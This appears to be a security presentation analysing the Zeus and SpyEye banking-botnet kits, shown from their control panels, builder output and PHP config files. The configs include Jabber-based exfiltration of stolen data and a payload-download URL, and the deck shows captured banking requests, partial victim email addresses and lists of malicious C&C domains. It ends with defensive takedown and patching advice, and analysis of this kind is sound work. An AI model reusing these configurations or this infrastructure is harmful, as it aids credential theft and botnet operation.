Risk Tolerance	Very High – Due to use of DoD IPs as actual CnC points for botnets outside of the DoD in public IP space (hard coded into binaries)
Skills & Methods	Seemingly non-advanced techniques
Actions	Primarily focused on infections and selling bot and spam operations
Attack Origination Points	Numerous CnC locations around the world
Numbers Involved in Attack	> 800k victims and hundreds of CnC points –both active and non-active
Knowledge Sources	Malware, Network, and Online Analysis



Modular Botnet Construction

- **AV industry is #\$\$@^ed up**
 - Zeus – aka Zbot, PRG, Wnspoem, Gorhax, Kneber
 - “Trojan horse” that steals banking info. (if only)
- **Botnet names based upon their malware agents guarantee confusion...**
- **“Multi-function” malware...**





1 Summary statistics

Information:
Current user:
GMT date: 15.05.2009
GMT time: 05:44:26

Statistics:
→ Summary
OS

Botnet:
Bots
Scripts

Reports:
Search in database
Search in files

System:
Information
Options
User
Users
Logout

Information	
Total reports in database:	29 060
Time of first activity:	13.05.2009 09:56:43
Total bots:	9
Total active bots in 24 hours:	77,78% - 7
Minimal version of bot:	1.2.4.2
Maximal version of bot:	1.2.4.2

Botnet: [All] >>

Actions: Reset Installs

Installs (9)		Online (3)	
DE	2	ES	2
ES	2	CA	1
BR	1		

2

Filter

Search from date (dd.mm): 15.05 to date:

Bots:

IP-addresses:

Search string:

Type of report: --

- Case sensitive
- Exclude retr...
- Show only re...
- Show as tex...

- Protected Storage
- Cookies of IE
- File
- HTTP or HTTPS request
- HTTP request
- HTTPS request
- FTP login
- POP3 login
- All grabbed data
- Grabbed data [UI]
- Grabbed data [HTTP(S)]
- Grabbed data [WinSocket]
- Grabbed data [Other]

Zeus Builder

Information
Builder

Builder

Config and loader building

Source config file:
C:\[redacted]\Zeus 1.2.4.2\ Browse...

Edit config Build config Build loader

Output:

```

Loading config from file 'C:\[redacted]\Zeus 1.2.4.2\1.2.4.2\config.txt'...
Loading succeeded!
Building bot file...
botnet=-- default --
bmer_config=3500000ms, 60000ms
bmer_logs=60000ms, 60000ms
bmer_stats=1200000ms, 60000ms
url_config=http://localhost/config.bin
url_compip=http://localhost/jp.php
encryption_key=OK
Build succeeded!
    
```

Sniffer

Bot:

Type: [any](#) [ftp](#) [smtp](#) [pop3](#) [http](#) [auth](#) [debug](#)

Matched 44556 of 122556 Page: [1](#) [2](#) [3](#) ... [891](#) [892](#) Show: [100](#) [200](#) per page

Time	Bot	Type	So
15:32:08	26786 x	smtp	19
15:29:23	25061 x	smtp	19
15:27:57	691 x	smtp	10
15:25:35	691 x	smtp	10
15:21:36	691 x	smtp	10
15:19:35	691 x	smtp	10
15:18:30	6924 x	smtp	19
15:17:45	691 x	smtp	10
15:16:21	18251 x	smtp	19

[Activated bots](#)

Free bots

[Stats](#)

[Settings](#)

[Debug logs](#)

[Update logs](#)

Свободные боты. Take over для помещения их в список ботов, которым выдаются задания.

Free bots

Total: 31008 Page: [1](#) [2](#) [3](#) ... [310](#) [311](#) Show: [50](#) [200](#) per page

All 31008 items

<input type="checkbox"/>	Id	Version	S	MX	Ip	Serial	Last seen
<input type="checkbox"/>	17971	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	1,8	7002-190E	0 seconds
<input type="checkbox"/>	18001	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2.103	A86C-668C	0 seconds
<input type="checkbox"/>	19406	15	<input type="checkbox"/>	<input checked="" type="checkbox"/>	255.44	2124-7C53	0 seconds
<input type="checkbox"/>	20689	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	86.62	0707-565F	0 seconds
<input type="checkbox"/>	21179	15	<input type="checkbox"/>	<input checked="" type="checkbox"/>	72.16	4BE4-E459	0 seconds
<input type="checkbox"/>	22340	15	<input type="checkbox"/>	<input checked="" type="checkbox"/>	90.129	287D-8EC2	0 seconds
<input type="checkbox"/>	23199	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	3.60	C885-66AC	0 seconds
<input type="checkbox"/>	23247	15	<input type="checkbox"/>	<input checked="" type="checkbox"/>	1.140	4697-1209	0 seconds
<input type="checkbox"/>	25183	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	01.105	3440-BBAE	0 seconds
<input type="checkbox"/>	25692	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	174.205	18EF-22EF	0 seconds
<input type="checkbox"/>	27778	15	<input type="checkbox"/>	<input checked="" type="checkbox"/>	3.76	EC6B-F5F7	0 seconds
<input type="checkbox"/>	28212	15	<input type="checkbox"/>	<input checked="" type="checkbox"/>	.51	3C29-FCE8	0 seconds
<input type="checkbox"/>	28777	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	43.120	A40F-290D	0 seconds
<input type="checkbox"/>	29308	15	<input type="checkbox"/>	<input checked="" type="checkbox"/>	62.50	782A-E23E	0 seconds
<input type="checkbox"/>	30668	15	<input type="checkbox"/>	<input checked="" type="checkbox"/>	94.21	2092-335B	0 seconds
<input type="checkbox"/>	2127	14	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	65.223	0053-BCAE	1 second
<input type="checkbox"/>	17115	15	<input type="checkbox"/>	<input checked="" type="checkbox"/>	40.199	45C4-FBFF	1 second

- **Easy to install**
- **Most compromised environments**
 - Automatically support
 - Low hanging fruit
 - Blacklist proof (mixed domain)
 - Blend in – Anonymity
 - Can be installed in minutes automagically
 - Web vulnerabilities abound



- **Main folders**
 - Install
 - System
 - Theme
- **2 files in root dir**
 - ./cp.php – control panel
 - ./gate.php – used for receiving data from bots
- **PHP backend (Zend and MySQL)**
 - Most compromised websites support this environment



- **Geobase.txt**
 - GeoIP identification for incoming bots
- **Index.php**
 - Initial configuration



```
$pd_user           = 'admin';  
$pd_pass          = '';  
  
$pd_mysql_host    = '127.0.0.1';  
$pd_mysql_user    = 'root';  
$pd_mysql_pass    = '';  
$pd_mysql_db      = 'cpdb';  
  
$pd_reports_path  = '_reports';  
$pd_reports_to_db = 1;  
$pd_reports_to_fs = 0;  
  
$pd_botnet_timeout = 25;  
$pd_botnet_cryptkey = '';  
  
$_OUTPUT = '';
```



```
botnet_bots.lng.en.php      reports_db.lng.en.php      stats_os.php
botnet_bots.lng.ru.php     reports_db.lng.ru.php     sys_info.lng.en.php
botnet_bots.php            reports_db.php            sys_info.lng.ru.php
botnet_scripts.lng.en.php  reports_files.lng.en.php  sys_info.php
botnet_scripts.lng.ru.php  reports_files.lng.ru.php  sys_options.lng.en.php
botnet_scripts.php         reports_files.php         sys_options.lng.ru.php
config.php                 reports_jn.lng.en.php     sys_options.php
config.php.old.php         reports_jn.lng.ru.php     sys_user.lng.en.php
fsarc.php                  reports_jn.php            sys_user.lng.ru.php
global.php                 stats_main.lng.en.php     sys_user.php
index.php                  stats_main.lng.ru.php    sys_users.lng.en.php
jabberclass.php           stats_main.php            sys_users.lng.ru.php
lng.en.php                 stats_os.lng.en.php      sys_users.php
lng.ru.php                 stats_os.lng.ru.php
```

- **Config.php**
 - Configuration
- **Global.php**
 - Global Attributes
 - RC4/RC2 Encryption function
- **.htaccess**
 - No prying eyes
 - deny from all
- **Jabberclass.php**
 - Jabber Configuration





```
<?php
define('MYSQL_HOST',      '127.0.0.1');
define('MYSQL_USER',      'user1');
define('MYSQL_PASS',      'kgfdgfgfk2');
define('MYSQL_DB',        'user1');

define('REPORTS_PATH',    '_reports');
define('REPORTS_TO_DB',   1);
define('REPORTS_TO_FS',   0);

define('REPORTS_JN',      1);
define('REPORTS_JN_LOGFILE', '');
define('REPORTS_JN_ACCOUNT', 'chonga');
define('REPORTS_JN_PASS', '7uborg');
define('REPORTS_JN_SERVER', 'jabber.ru');
define('REPORTS_JN_PORT', 5222);
define('REPORTS_JN_TO', 'chonga@jabber.ru');
define('REPORTS_JN_LIST', '*1234.co.uk*');
define('REPORTS_JN_SCRIPT', 'http://127.0.0.1.35/new4.exe');

define('BOTNET_TIMEOUT', 1500);
define('BOTNET_CRYPTKEY', 'bigbusiness');
?>
```



```
define( 'SBCID_BOT_ID' , 10001 );
define( 'SBCID_BOTNET' , 10002 );
define( 'SBCID_BOT_VERSION' , 10003 );
define( 'SBCID_BOT_STATUS' , 10004 );
define( 'SBCID_NET_LATENCY' , 10005 );
define( 'SBCID_PORT_S1' , 10006 );
define( 'SBCID_PATH_SOURCE' , 10007 );
define( 'SBCID_PATH_DEST' , 10008 );
define( 'SBCID_TIME_SYSTEM' , 10009 );
define( 'SBCID_TIME_TICK' , 10010 );
define( 'SBCID_TIME_LOCALBIAS' , 10011 );
define( 'SBCID_OS_INFO' , 10012 );
define( 'SBCID_LANGUAGE_ID' , 10013 );
define( 'SBCID_PROCESS_NAME' , 10014 );
define( 'SBCID_PROCESS_USER' , 10017 );
define( 'SBCID_BOTLOG_TYPE' , 10015 );
define( 'SBCID_BOTLOG' , 10016 );
define( 'SBCID_SCRIPT_ID' , 11000 );
define( 'SBCID_SCRIPT_STATUS' , 11001 );
define( 'SBCID_SCRIPT_RESULT' , 11002 );
define( 'CFGID_LAST_VERSION' , 20001 );
define( 'CFGID_LAST_VERSION_URL' , 20002 );
define( 'CFGID_URL_SERVER_0' , 20003 );
define( 'CFGID_URL_ADU_SERVERS' , 20004 );
define( 'CFGID_HTTP_BOTLOG_FILTER' , 20006 );
define( 'CFGID_HTTP_POSTDATA_FILTER' , 20007 );
define( 'CFGID_HTTP_FAKES_LIST' , 20008 );
define( 'CFGID_HTTP_INJECTS_LIST' , 20009 );
define( 'CFGID_DNS_LIST' , 20011 );
define( 'BS_INSTALLED' , 101 );
define( 'BS_UPDATED' , 201 );
define( 'BS_ONLINE' , 301 );
define( 'BLT_UNKNOWN' , 0 );
define( 'BLT_PROTECTED_STORAGE' , 1 );
define( 'BLT_COOKIES_IE' , 2 );
define( 'BLT_FILE' , 3 );
define( 'BLT_HTTP_REQUEST' , 11 );
define( 'BLT_HTTPS_REQUEST' , 12 );
define( 'BLT_LOGIN_FTP' , 100 );
define( 'BLT_LOGIN_POP3' , 101 );
define( 'BLT_GRABBED_UI' , 200 );
define( 'BLT_GRABBED_HTTP' , 201 );
define( 'BLT_GRABBED_WSOCKET' , 202 );
define( 'BLT_GRABBED_FTPSOFTWARE' , 203 );
define( 'BLT_GRABBED_OTHER' , 299 );
define( 'BOT_ID_MAX_CHARS' , 100 );
define( 'BOTNET_MAX_CHARS' , 20 );
define( 'BO_VERSION' , '1.3.2.1' );
```



```
function Jabber()  
{  
    $this->server = "127.0.0.1";  
    $this->port   = "5222";  
  
    $this->username = "larry";  
    $this->password = "curly";  
    $this->resource = NULL;  
  
    $this->packet_queue = array();  
  
    $this->iq_version_name = "tinyJabber";  
    $this->iq_version_version = "1.0";  
    $this->iq_version_os = "php";  
  
    $this->connection_class = "CJP_StandardConnector";  
}
```



- RC4 (sometimes RC2 is used)

```
#!/
function RC4($data, $key)
{
    $hash      = array();
    $box       = array();
    $ret       = '';

    $key_length = strlen($key);
    $data_length = strlen($data);

    for($x = 0; $x < 256; $x++)
    {
        $hash[$x] = ord($key[$x % $key_length]);
        $box[$x] = $x;
    }

    for($y = $x = 0; $x < 256; $x++)
    {
        $y = ($y + $box[$x] + $hash[$x]) % 256;
        $tmp = $box[$x];
        $box[$x] = $box[$y];
        $box[$y] = $tmp;
    }

    for($z = $y = $x = 0; $x < $data_length; $x++)
    {
        $z = ($z + 1) % 256;
        $y = ($y + $box[$z]) % 256;

        $tmp = $box[$z];
        $box[$z] = $box[$y];
        $box[$y] = $tmp;

        $k = $box[(($box[$z] + $box[$y]) % 256)];
        $ret .= chr(ord($data[$x]) ^ $k);
    }

    return $ret;
}
/*
```



- **Standard Basic HTML**
 - CSS
 - Index
 - Header
 - Footer
 - icons

```
failed.png  header.html  popupmenu.js  style.css  
footer.html  index.php    small.html    throbber.gif
```



- Similar kit to Zeus
- “Kill Zeus”





Spy Eye v1.2

2010
07/20
14:46:51



Find INFO



Statistic



FTP accounts



Settings



Screen shots



BOA Grabber



Certificate Grabber



319 k
+5793

Get Certificates



Bot GUID :

Report date region : ...

Data :

Limit :

Show useless certificates :



2010
07/19
15:09


609
2854




FILE:

Local file:


Statistic by IE version



Statistic by OS



Statistic by User Type




Sophisticated Management

ID	Note	Start Time	Finish Time	Bots Count	Tasks Processing (%)	[Detail info]	[Controls]
300		2009-10-19 14:13:42	2009-11-10 00:13:42	25			
301		2009-10-27 14:23:17	2009-11-10 00:23:17	14			

Bots with cards for [Global task # 301](#)

[Restart]	[New time]	ID Task	Planned Time	Begin Time	End Time	E-Mail	Message Log	Client's info	Id Bot
don't		4102	2009-10-27 17:08:53	2009-10-27 17:09:10	2009-10-27 17:15:52	truchguyen82 @newhampshire.usa.com		6.0.6000 8.0.6001.18865 User	
don't		4104	2009-10-28 09:14:53	2009-10-28 09:15:22	2009-10-28 09:16:35	markusp28 @tvstar.com			
don't		4106	2009-10-29 19:03:29	2009-10-29 19:03:43	2009-10-29 19:05:43	valllerip34 @delhimail.com			
don't		4108	2009-10-30 05:52:05	2009-10-30 05:53:25	2009-10-30 05:54:52	paddybaby0242 @sister.com		5.1.2600 8.0.6001.18702 Admin	
don't	2009-10-10 20:23:53	4113	2009-10-31 10:37:05	2009-10-31 13:06:51	2009-10-31 13:08:17	jcropp18 @hour.com		5.1.2600 6.0.2800.1106 Admin	
don't		4116	2009-11-01 15:22:05	2009-11-01 15:27:35	2009-11-01 15:29:01	modaparkavenue76 @myself.com			
don't		4117	2009-11-02 04:28:41	2009-11-02 04:33:09		velicajames29 @kittymail.com	ERROR		
		4120	2009-11-03 10:50:17	2009-11-03 13:53:35		gregorysmith2 @atheist.com	ERROR	5.1.2600 7.0.5730.11 Admin	
don't		4122	2009-11-04 07:46:05	2009-11-04 14:00:16	2009-11-04 14:01:53	hendessi142 @seductive.com		5.1.2600 7.0.5730.13 Admin	
	2009-12-21 08:50:41	4133	2009-11-04 23:52:05	2009-12-22 07:14:57		tcdalexandro95 @alaska.usa.com			
don't		4126	2009-11-06 02:46:41	2009-11-06 02:46:48	2009-11-06 02:47:57	sjtony28 @nycmail.com			

Man-in-the-browser extraction

28/6/2010				
Not found				
29/6/2010				
Not found				
30/6/2010				
Not found				
1/7/2010				
Not found				
2/7/2010				
id	bot_guid	process_name	booked_func	date_rep
	P00063332!1051-L323!4449FCD8	C:\Program Files\Internet Explorer\iexplore.exe	HttpSendRequestW	2010-07-02 20:24:53
<pre> https://online.citibank.com/US/JPS/portal/Home.do GET /US/JPS/portal/Home.do HTTP/1.1 Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/xaml+xml, application/vnd.ms-xpsdocument, application/x-ms-xbap, application/x-ms-application, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-shockwave-flash, */* Referer: https://online.citibank.com/US/JPS/portal/Index.do Accept-Language: en-us </pre>				
	P00063332!1051-L323!4449FCD8	C:\Program Files\Internet Explorer\iexplore.exe	HttpSendRequestW	2010-07-02 20:27:52
<pre> https://online.citibank.com/US/usba/ci/presentCheckImage.do POST /US/usba/ci/presentCheckImage.do HTTP/1.1 Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/xaml+xml, application/vnd.ms-xpsdocument, application/x-ms-xbap, application/x-ms-application, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-shockwave-flash, */* Referer: https://online.citibank.com/jba/ada/ViewImage.do?selectedTJIndex=16 searchScreen=false </pre>				
3/7/2010				
id	bot_guid	process_name	booked_func	date_rep
	P00063332!1051-L323!4449FCD8	C:\Program Files\Internet Explorer\iexplore.exe	HttpSendRequestW	2010-07-03 00:11:14
<pre> https://online.citibank.com/US/JPS/portal/Home.do </pre>				

A still from the animated film Monsters, Inc. showing Mike Wazowski (green, one eye) and Sulley (blue, two horns) looking shocked. Mike is in the foreground, and Sulley is behind him. Both have wide-open mouths and wide eyes. A white rounded rectangle with a grey background is overlaid on the bottom half of the image, containing the word "Repercussions" in bold black text.

Repercussions

abuse.ch ZeuS Tracker

Home | FAQ | ZeuS Blocklist | ZeuS Tracker | Removals | ZTDNS *new!* | Statistic | RSS Feeds | Contact | Links

ZeuS Tracker :: ZeuS blocklist

With the ZeuS Tracker you are able to generate a IP- and domain-blocklist which contains all ips / domains which are currently online as well as all domain which are offline at this time. You can use these blocklists to block all traffic to the malicious ZeuS C&C servers. You can also use the blocklists to block all traffic to the malicious ZeuS C&C servers. You can also use the blocklists to block all traffic to the malicious ZeuS C&C servers.

Note: Many ZeuS domains are [bullet proof hosted](#) on the same IP blocklist. Additionally, some ZeuS hosts are also listed on the IP blocklist.

abuse.ch ZeuS domain blocklist

The ZeuS domain blocklist contains **domains** which are currently being used by ZeuS botnets as well as all domain which are offline at this time. You can use these blocklists to block all traffic to the malicious ZeuS C&C servers. Just click on the link below to generate an up-to-date blocklist.

[download ZeuS domain blocklist](#)

abuse.ch ZeuS IP blocklist

The ZeuS IP blocklist contains **ip addresses** (ip4) which are currently being used by ZeuS botnets as well as all ip addresses which are offline at this time. You can use these blocklists to block all traffic to the malicious ZeuS C&C servers. Just click on the link below to generate an up-to-date blocklist.

[download ZeuS IP blocklist](#)

Downloading blocklist via HTTP

If you have troubles with downloading the blocklist via HTTPS you can use the following links to download the blocklist via HTTP.

[download ZeuS domain blocklist using HTTP](#)

[download ZeuS IP blocklist using HTTP](#)

host	dateadded (UTC)	Level	status	files online	A record	SBL
instamfan.net	2010-07-28	5	online	3	202.78.227.112	Not listed
liswegwegwequ.com	2010-07-25	5	online	2	61.28.22.201	61.28.22.201
esvictory1.ru	2010-07-23	5	online	1	93.81.50.158	Not listed
megayear.net	2010-07-20	5	online	1	144.16.111.140	Not listed
hescius.com	2010-07-15	5	online	1	163.178.101.216	Not listed
jocudaidie.ru	2010-07-15	5	online	1	202.78.227.112	Not listed
bluestateing.com	2010-07-09	5	online	0	144.16.111.140	Not listed
simmentog.com	2010-07-09	5	online	1	202.78.227.112	Not listed
isonphp.net	2010-07-02	5	online	0	202.78.227.112	Not listed
sdlls.ru	2010-07-01	5	online	1	202.78.227.112	Not listed
adaichaepo.ru	2010-07-01	5	online	1	87.9.248.11	Not listed
brushcourt.com	2010-06-29	5	online	1	119.94.199.120	Not listed
dahzunaeye.ru	2010-06-23	5	online	14	115.132.135.139	Not listed
iveeteepew.ru	2010-06-23	5	online	0	202.78.227.112	Not listed
annintus.com	2010-06-20	5	online	1	82.242.36.125	Not listed
fairplay999.tk	2010-06-18	5	online	0	193.33.61.2	Not listed
iesahnaepi.ru	2010-06-18	5	online	1	144.16.111.140	Not listed
railuhocal.ru	2010-06-11	5	online	13	61.28.22.201	61.28.22.201
promojoy.net	2010-06-04	5	online	1	163.178.101.216	Not listed
esvr3.ru	2010-05-30	5	online	12	144.16.111.140	Not listed
esvr4.net	2010-05-30	5	online	11	88.66.100.252	Not listed
hazelpay.ru	2010-05-27	5	online	1	95.105.29.73	Not listed

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DNS-BH – Malware Domain Blocklist

Malware Prevention through Domain Blocking (Black Hole DNS Sinkhole)



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- Underscores in domain names
- 212 New Malicious Sites to Block
- PowerShell and DNS Blackholes
- 189 new malicious domains
- Delistings: Bit.ly, widgetserver.com, jscache.com, fagfolkfakta.no
- 220 malicious sites to block
- 254 New Malicious Domains

Donate

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212 New Malicious Sites to Block

Posted on September 1st, 2010 in [New Domains](#), [Trojans](#), [fastflux](#), [zeus](#) by [dglOSSer](#)

212 new domains are active – trojan downloaders, zeus, fast flux, etc. Sources include [malwaredomainlist](#), [zeustracker.abuse.ch](#), [malc0de.com](#) (all sources are listed in the [domain.txt](#) file):

<i>34dnsall .com</i>	<i>abodeflash-vol32 .co .tv</i>
<i>82801he .co .cc</i>	<i>abodeflash-vol33 .co .tv</i>
<i>99droid .net</i>	<i>abodeflash-vol34 .co .tv</i>
<i>ableblog .info</i>	<i>adobeflash-ver54 .co .tv</i>
<i>acquaintive .in</i>	<i>adobeflash-ver56 .co .tv</i>
<i>adlibros .lt</i>	<i>adobeflash-ver57 .co .tv</i>
<i>aussiebob .com</i>	<i>adobeflash-ver58 .co .tv</i>
<i>base-jump .co .cc</i>	<i>adobeflash-ver61 .co .tv</i>
<i>binarymode .in</i>	<i>adobeflash-ver63 .co .tv</i>
<i>bzsoft .in</i>	<i>affable-tube .com</i>
<i>ccsmale .com</i>	<i>all123direct .com</i>
<i>chiluter .ru</i>	<i>alkideinfo .com</i>

Archives

- September 2010 (2)
- August 2010 (24)
- July 2010 (20)
- June 2010 (26)
- May 2010 (14)
- April 2010 (18)
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- December 2009 (14)
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- October 2009 (12)
- September 2009 (11)
- August 2009 (11)
- July 2009 (15)
- June 2009 (12)
- May 2009 (13)
- April 2009 (8)
- March 2009 (7)
- February 2009 (8)

- **Takedown, teardown and sinkholing**
- **If the domain owner can't be contacted...**
 - Take ownership of the domain name
 - Modify DNS settings for redirection
 - Shutdown or delete the entire Web site

- **Identification using attack output**
 - Spam, DoS, Brute-force, etc.
- **Based upon CnC infrastructure**
 - Hosting facilities, domain names, DNS, IP, etc.
- **Enumeration of victim groups**
 - IRC and P2P infiltration, server hijacking, etc.
- **Communications with CnC**
 - Instructions being sent/received between bot master and victim





Final Inspection



- **Entire criminal ecosystem dependent upon hacking Web servers**
- **Backbone of many large botnets**
- **Important for evasion of protection technologies**
- **Lowest hanging fruit for compromise**



- **DIY botnet kits and exploit tools**
 - Easy to acquire, plentiful and “good enough”
- **Protection strategies obvious**
 - Patch, verify and continuous alerting
- **File Include vulnerabilities**
 - Simply specifying which directory a specific web application or website is allowed to include files from will effectively protect against this type of exploitation.



Questions?

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